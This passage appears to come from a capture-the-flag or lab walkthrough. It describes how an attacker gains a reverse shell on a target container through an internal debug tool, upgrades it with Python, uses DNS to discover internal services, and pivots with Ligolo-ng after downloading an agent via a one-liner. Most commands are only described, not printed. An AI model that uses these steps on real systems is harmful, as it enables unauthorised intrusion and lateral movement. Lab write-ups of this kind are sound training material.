
In the Debug tool, the Host is set to kafka and the Port to 9092 (standard Kafka port). The same long hex payload is loaded, ready to be sent to the internal Kafka broker.
Internal Enumeration and Pivoting

The listener receives a connection from the target (10.129.237.242:34176). A basic /bin/sh shell spawns, though with a warning about missing TTY and disabled job control.

Inside the initial shell (user@7bf b70ee5b9c:/app$), the attacker upgrades it using the common Python PTY spawn command. A .bashrc permission denied error appears (likely because the process is not running as root), but a functional user-level shell is obtained.
Services discovery

From the compromised container (user@7bf b70ee5b9c), dig ftp reveals an internal A record pointing to 172.19.0.4. This confirms internal service discovery via DNS.

dig mail returns another internal A record: 172.19.0.7. Additional internal hosts/services are being enumerated.
Container Enumeration

Inside the container (user@7bf b70ee5b9c:/app$), ls -la / shows a standard Dockerized filesystem. Notable entries include the app, dns, docker-entrypoint.sh, and directories owned by root, user, and nobody.

The Blog section (accessible as admin) contains two posts:
- “Phishing Training” — reminds employees about safe links, HTTPS, and that the root CA private key is stored on the FTP server.
- “Phishing awareness” — mentions a phishing campaign that compromised one employee (@tom_summers), with credentials quickly revoked.

The Debug tool is now pointed at Host: mail on Port: 1025 (common MailHog SMTP port). A different hex payload is used, and the “Last server result” shows a decoded response starting with 323230…

In CyberChef, a hex string is converted using “From Hex” → “To Hex” operations. The output reveals a clear SMTP banner: 220 mailhog.example ESMTP MailHog. This confirms the presence of an internal MailHog (fake SMTP server) at one of the discovered IPs.
Port Forwarding via Ligolo

On the Parrot OS attacker machine, sudo ./proxy -selfcert -laddr 0.0.0.0:9001 starts Ligolo-ng (a modern tunnelling/proxy tool). It loads config, listens on port 9001, starts the WebUI/API, and shows the classic Ligolo-ng ASCII banner.

The attacker checks python3 –version (Python 3.11.2) and attempts to download agent.exe using another urlretrieve one-liner. This suggests testing for both Linux and Windows agents or different payload formats.

It successfully connects, shows a warning about disabled certificate validation, and logs “Connection established”.

In the Ligolo-ng interface, an agent joins from the compromised container (user@7bf b70ee5b9c). The attacker lists sessions (session), selects session 1, and starts the tunnel with [Agent : user@…] » start.
